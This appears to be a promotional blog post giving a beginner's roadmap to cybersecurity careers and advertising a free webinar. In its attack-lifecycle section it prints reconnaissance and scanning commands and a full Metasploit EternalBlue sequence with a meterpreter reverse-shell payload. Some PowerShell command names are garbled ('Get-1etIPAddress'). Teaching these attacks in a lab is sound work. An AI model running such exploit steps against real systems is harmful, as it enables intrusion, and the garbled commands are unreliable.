Listen to this Post
Introduction

The cybersecurity industry faces a critical shortage of qualified professionals, yet countless aspiring practitioners remain paralyzed by contradictory advice on where to begin. As artificial intelligence rapidly transforms both offensive and defensive security operations, the traditional approach of memorizing tools and collecting certifications without contextual understanding has become dangerously obsolete. This roadmap provides a structured, battle-tested pathway from absolute beginner to industry-ready professional, emphasizing fundamental comprehension over rote learning and practical application over passive consumption.
Learning Objectives
- Master the foundational pillars of cybersecurity: computer systems, networking, Linux, Windows, and security principles
- Understand the complete attack lifecycle from reconnaissance through exploitation and reporting
- Identify and pursue a specialized career path aligned with personal strengths and market demands
- Build a verifiable portfolio of practical skills through hands-on labs, projects, and security research
- Adapt to the AI-driven evolution of cyber threats and defensive strategies
You Should Know
1. Building Your Cybersecurity Foundation: The Non-1egotiable Core
Many beginners make the critical error of attempting to run before they can walk—installing Kali Linux and launching tools without understanding the underlying protocols, systems, or security concepts they are supposed to protect or attack. The correct approach is sequential and deliberate:
Step 1: Computer Systems Fundamentals
Understand how operating systems manage processes, memory, file systems, and permissions. Without this knowledge, you cannot comprehend how exploits work or how to harden systems.
Step 2: Networking Essentials
Master the OSI model, TCP/IP stack, subnetting, routing, switching, and common protocols (HTTP, DNS, DHCP, ARP). Networking is the backbone of every cyber attack and defense.
Step 3: Linux Proficiency
Learn the command line, file permissions, process management, package management, and shell scripting. Linux powers the vast majority of servers and security tools.
Step 4: Windows Security
Understand Active Directory, Group Policy, Windows Registry, event logging, and privilege escalation vectors. Windows remains the dominant enterprise operating system and a primary attack target.
Step 5: Security Fundamentals
Study the CIA triad (Confidentiality, Integrity, Availability), authentication and authorization models, encryption basics, and common security frameworks (NIST, ISO 27001).
Essential Linux Commands for Beginners:
 System information
uname -a  Display kernel and system information
lscpu  Show CPU architecture details
free -h  Display memory usage in human-readable format
df -h  Show disk space usage

File permissions and ownership
ls -la  List all files with detailed permissions
chmod 755 file.sh  Set read/write/execute permissions
chown user:group file.txt  Change file ownership

Process management
ps aux  List all running processes
top  Interactive process viewer
kill -9 PID  Force terminate a process by ID

Network configuration
ip a  Display all network interfaces
ss -tulpn  Show listening ports and associated processes
ping -c 4 8.8.8.8  Test network connectivity

Package management (Debian/Ubuntu)
sudo apt update  Update package index
sudo apt install nmap  Install a package

Package management (RHEL/CentOS)
sudo yum install nmap  Install a package
Essential Windows Commands (PowerShell):
 System information
Get-ComputerInfo  Display detailed system information
Get-WmiObject -Class Win32_Processor  Show CPU details
Get-WmiObject -Class Win32_LogicalDisk  Show disk information

File and directory management
Get-ChildItem -Recurse  List all files recursively
Set-Acl -Path file.txt  Modify file permissions
Takeown /F file.txt  Take ownership of a file

Process management
Get-Process  List all running processes
Stop-Process -ID 1234  Terminate a process by ID

Network configuration
Get-1etIPAddress  Display IP configuration
Get-1etTCPConnection  Show active TCP connections
Test-Connection 8.8.8.8  Test network connectivity

Security and event logs
Get-EventLog -LogName Security -1ewest 50  View recent security events
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4624}  Filter login events
- Understanding the Attack Lifecycle: Thinking Like an Adversary
To defend effectively, you must understand how attackers operate. The attack methodology follows a predictable sequence that forms the foundation of ethical hacking and penetration testing:
Step 1: Reconnaissance (Passive and Active)
Gather information about the target without direct interaction (passive) or through direct probing (active). This includes OSINT techniques, DNS enumeration, and social engineering.
 Passive reconnaissance examples
whois example.com  Domain registration information
nslookup -type=MX example.com  Mail exchange record lookup
theHarvester -d example.com -b google  Email harvesting

Active reconnaissance
nmap -sL 192.168.1.0/24  List scan for network discovery
nmap -sn 192.168.1.0/24  Ping sweep to identify live hosts
Step 2: Scanning and Enumeration
Identify open ports, running services, operating systems, and potential vulnerabilities.
 Port scanning with Nmap
nmap -sS -p- 192.168.1.10  Stealth SYN scan of all ports
nmap -sV -p 22,80,443 192.168.1.10  Version detection on specific ports
nmap -O 192.168.1.10  Operating system detection

Service enumeration
nmap -sC 192.168.1.10  Run default scripts against target
enum4linux 192.168.1.10  Enumerate Windows/SMB information
Step 3: Vulnerability Identification
Correlate discovered services and versions with known vulnerabilities using databases like CVE, NVD, and Exploit-DB.
 Using searchsploit to find exploits
searchsploit apache 2.4.49  Search for Apache vulnerabilities
searchsploit -m 50446  Mirror an exploit to current directory
Step 4: Exploitation
Gain initial access by exploiting identified vulnerabilities. This requires deep understanding of the vulnerability and careful execution.
 Example: Exploiting a vulnerable SMB service (Metasploit)
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.10
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.5
exploit
Step 5: Post-Exploitation and Reporting
Maintain access, escalate privileges, pivot to other systems, and document findings comprehensively.
- Choosing Your Specialization: Aligning Passion with Market Demand
The cybersecurity field offers multiple career paths, each with distinct skill requirements and opportunities. The post identifies eight primary specializations:
🔹 SOC / Blue Team Analyst
Focuses on monitoring, detection, and incident response. Requires proficiency in SIEM tools (Splunk, ELK), log analysis, and threat intelligence.
🔹 Network Security Engineer
Designs and implements secure network architectures. Requires deep knowledge of firewalls, IDS/IPS, VPNs, and network segmentation.
🔹 Penetration Tester / Ethical Hacker
Simulates attacks to identify vulnerabilities. Requires expertise in the attack lifecycle, exploit development, and reporting.
🔹 Cloud Security Specialist
Secures cloud environments (AWS, Azure, GCP). Requires understanding of IAM, container security, and cloud-1ative architectures.
🔹 Application Security Engineer
Integrates security into the software development lifecycle. Requires knowledge of SAST, DAST, secure coding practices, and OWASP Top 10.
🔹 Digital Forensics Investigator
Recovers and analyzes digital evidence. Requires expertise in file systems, memory forensics, and chain of custody procedures.
🔹 AI Security Professional
Secures AI/ML systems and leverages AI for security automation. Requires understanding of adversarial ML, model poisoning, and AI-driven threat detection.
Step-by-Step Guide to Selecting Your Path:
- Self-Assessment: Evaluate your strengths—are you analytical (Blue Team), creative (Penetration Testing), or systematic (Forensics)?
- Market Research: Review job postings in your region to understand demand and salary expectations.
- Skill Gap Analysis: Identify the specific skills required for your chosen path and create a learning plan.
- Hands-On Exploration: Try introductory labs in each specialization before committing.
- Certification Strategy: Pursue certifications relevant to your path (e.g., CompTIA Security+ for fundamentals, CISSP for management, OSCP for penetration testing).
4. Practical Skill Development: Labs Over Lectures
The most common trap for cybersecurity beginners is passive consumption—watching videos and reading books without ever touching a keyboard. The post emphasizes that “Labs > passive watching” and “Projects > collecting certificates”. This principle cannot be overstated.
Step 1: Set Up a Home Lab Environment
 Using VirtualBox or VMware, create virtual machines:
 - Kali Linux (attacking machine)
 - Ubuntu Server (target Linux)
 - Windows 10/Server (target Windows)
 - Metasploitable 2 (vulnerable Linux target)
 - DVWA (Damn Vulnerable Web Application)

Install VirtualBox on Linux
sudo apt install virtualbox virtualbox-ext-pack

Install Vagrant for automated lab provisioning
sudo apt install vagrant

Example Vagrantfile for a Kali VM
Vagrant.configure("2") do |config|
config.vm.box = "kalilinux/rolling"
config.vm.network "private_network", type: "dhcp"
end
Step 2: Engage with Capture The Flag (CTF) Platforms
- TryHackMe: Beginner-friendly rooms with guided learning paths
- HackTheBox: Advanced machines requiring independent research
- OverTheWire: Linux command-line challenges (Bandit, Leviathan)
- PicoCTF: Educational CTF designed for students
Step 3: Build a Security Project Portfolio
Create GitHub repositories demonstrating your skills:
 Example: Network scanning automation script
!/bin/bash
 Simple network discovery script
echo "Scanning network: $1"
nmap -sn $1 | grep "Nmap scan" | awk '{print $5}'
Step 4: Write Detailed Lab Reports
Document every lab exercise with:
- Objective
- Methodology
- Tools used
- Findings
- Screenshots
- Lessons learned
Step 5: Contribute to Open Source Security Projects
- Submit bug reports
- Write security tools
- Contribute to documentation
- Participate in bug bounty programs (HackerOne, Bugcrowd)
- Building Evidence of Your Skills: The Portfolio Imperative
Certifications alone no longer guarantee employment. Employers increasingly demand demonstrable evidence of practical skills. The post advises: “A portfolio that demonstrates what you can actually do”.
Step 1: Create a Professional GitHub Profile
Organize repositories by category:
security-tools/: Custom scripts and toolsctf-writeups/: Detailed solutions to CTF challengeslab-reports/: Documentation of lab exercisesresearch/: Security research papers and analyses
Step 2: Write and Publish Security Write-Ups
Platforms: Medium, Dev.to, personal blog, or LinkedIn articles. Each write-up should include:
– Technical depth
– Clear explanations
– Reproducible steps
– Lessons learned
Step 3: Develop a Personal Brand
- Share learning journeys on LinkedIn
- Engage with the security community
- Contribute to discussions
- Network with professionals
Step 4: Create a Video Portfolio
- Record walkthroughs of CTF solutions
- Demonstrate tool usage
- Explain security concepts
Step 5: Pursue Relevant Certifications Strategically
Recommended certification progression:
1. CompTIA Security+ (Foundation)
2. CompTIA Network+ (Networking)
3. CompTIA CySA+ (Blue Team)
4. CEH (Ethical Hacking)
5. OSCP (Advanced Penetration Testing)
6. CISSP (Management, after 5 years experience)
6. AI in Cybersecurity: The New Frontier
The post highlights a critical shift: “AI is changing both sides of cybersecurity. Attackers are increasingly using AI-assisted techniques, while security teams are also using AI for detection, investigation and automation”. This dual-use dynamic requires a new skill set.
AI-Powered Attack Techniques:
- Automated vulnerability discovery using machine learning
- AI-generated phishing emails with natural language processing
- Deepfake-based social engineering
- AI-assisted password cracking
- Autonomous malware that adapts to detection
AI-Powered Defense Strategies:
- Anomaly detection using behavioral analytics
- Automated incident response and orchestration
- AI-driven threat intelligence aggregation
- Predictive security analytics
- Automated patch management
Step-by-Step Guide to Integrating AI into Your Security Practice:
1. Learn Python and Data Science Libraries:
import pandas as pd
import numpy as np
from sklearn.ensemble import RandomForestClassifier
from sklearn.model_selection import train_test_split
2. Understand Machine Learning Fundamentals:
- Supervised vs. unsupervised learning
- Classification, regression, clustering
- Feature engineering
- Model evaluation metrics
3. Apply ML to Security Problems:
 Example: Building a simple intrusion detection model
 Load network traffic data
data = pd.read_csv('network_traffic.csv')
X = data.drop('label', axis=1)
y = data['label']
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2)
model = RandomForestClassifier()
model.fit(X_train, y_train)
predictions = model.predict(X_test)
4. Explore AI Security Tools:
- Darktrace (AI-powered threat detection)
- Cylance (AI-based endpoint protection)
- Vectra AI (network detection and response)
- Google Chronicle (security analytics)
5. Stay Updated on AI Security Research:
- Follow arXiv for latest papers
- Attend AI security conferences (AI Village at DEF CON)
- Join AI security communities
7. The Cybersecurity Roadmap 2026 Webinar: Your Launchpad
The post announces a free two-day live webinar: “Cybersecurity Roadmap 2026: From Beginner to Industry-Ready” scheduled for 19 & 20 August 2026. This is an invaluable opportunity for structured learning directly from industry professionals.
Webinar Details:
- Day 1: Cybersecurity Fundamentals & Career Roadmap
- Day 2: Practical Cybersecurity Skills & Career Preparation
- Format: Live mentor-led sessions with Q&A
- Duration: 60–90 minutes per day
- Cost: Free
Registration and Community Links:
- Webinar Registration: https://forms.gle/3badcm7XuHPmGgso6
- Community (WhatsApp): https://chat.whatsapp.com/JCbMfeFWJUUHCOBl2EckMb
Preparation Checklist for Attendees:
1. Pre-Webinar Reading:
- Review networking basics (OSI model, TCP/IP)
- Install VirtualBox and set up a Kali Linux VM
- Create a GitHub account
2. During the Webinar:
- Take detailed notes
- Ask questions during Q&A sessions
- Network with fellow attendees
3. Post-Webinar Action Plan:
- Implement the roadmap discussed
- Join the community for ongoing support
- Start your first hands-on lab within 48 hours
What Undercode Say
Key Takeaway 1: Fundamentals Trump Tools
The most common mistake beginners make is rushing to learn tools like Kali Linux or Metasploit without understanding the underlying concepts. Tools change; fundamentals endure. A deep understanding of networking, operating systems, and security principles enables you to adapt to any tool or technology. The post’s emphasis on “Computer systems → Networking → Linux → Windows → Security fundamentals” as the foundational sequence is not just advice—it’s a proven pathway that separates competent professionals from script kiddies.
Key Takeaway 2: Evidence Over Credentials
In an industry saturated with certification holders, practical evidence of skills has become the primary differentiator. The post’s insistence on “GitHub projects, lab reports, write-ups, security research” reflects a fundamental shift in hiring practices. Employers are increasingly using practical assessments and portfolio reviews to evaluate candidates. This trend will only accelerate as AI makes traditional certification exams easier to cheat and harder to trust.
Analysis:
The post addresses the paralysis that afflicts many cybersecurity aspirants—the overwhelming volume of contradictory advice from countless sources. By providing a clear, sequential roadmap, it cuts through the noise and offers actionable guidance. The inclusion of AI as a transformative force is particularly prescient; the cybersecurity industry is at an inflection point where AI literacy will become as fundamental as networking knowledge. The free webinar represents a strategic initiative to democratize access to quality cybersecurity education, addressing the talent shortage by lowering barriers to entry. However, the true value lies not in the webinar itself but in the structured framework it provides for sustained, self-directed learning. The emphasis on specialization acknowledges that cybersecurity is no longer a single discipline but a collection of distinct career paths, each requiring focused skill development. This approach aligns with industry demands for specialized expertise rather than generalist knowledge. The portfolio-building advice addresses the “experience paradox”—the catch-22 of needing experience to get a job but needing a job to get experience. By demonstrating skills through public projects and write-ups, candidates can bypass traditional experience requirements and prove their capabilities directly to employers.
Prediction
+1 The structured roadmap approach will become the industry standard for cybersecurity education, displacing the current fragmented landscape of bootcamps and certification mills. Employers will increasingly partner with educational platforms to create apprenticeship-style programs that combine structured learning with hands-on experience, accelerating the transition from beginner to professional.
+1 AI literacy will become a mandatory component of every cybersecurity role within three years. Professionals who cannot articulate how AI affects both attack and defense will find themselves at a competitive disadvantage, while those who master AI-driven security tools will command premium salaries and leadership positions.
-1 The proliferation of AI-powered attack tools will lower the barrier to entry for cybercriminals, leading to a surge in automated, large-scale attacks that overwhelm traditional defense mechanisms. This will create a short-term crisis before defensive AI catches up, potentially causing significant economic damage in the interim.
-1 The emphasis on practical portfolios over certifications may inadvertently create new barriers for candidates from non-technical backgrounds who lack the time or resources to build extensive GitHub portfolios. This could exacerbate diversity challenges in the cybersecurity workforce, requiring intentional interventions to ensure equitable access to practical learning opportunities.
+1 The free webinar model demonstrated by NetGuardians will proliferate, as industry professionals recognize the moral and business imperative to address the talent shortage. This democratization of cybersecurity education will expand the global talent pool and accelerate innovation in security technologies.
+1 Specialization within cybersecurity will deepen, with new sub-disciplines emerging around AI security, quantum-resistant cryptography, and IoT/OT security. Professionals who choose their specialization strategically—based on market demand and personal aptitude—will enjoy long-term career stability and growth.
-1 The rapid evolution of both attacks and defenses will create a “knowledge half-life” problem, where skills become obsolete every 2-3 years. Continuous learning will transition from a professional advantage to a survival requirement, increasing burnout risk and potentially driving mid-career professionals out of the industry.
▶️ Related Video (66% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eaVM-Z8k – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


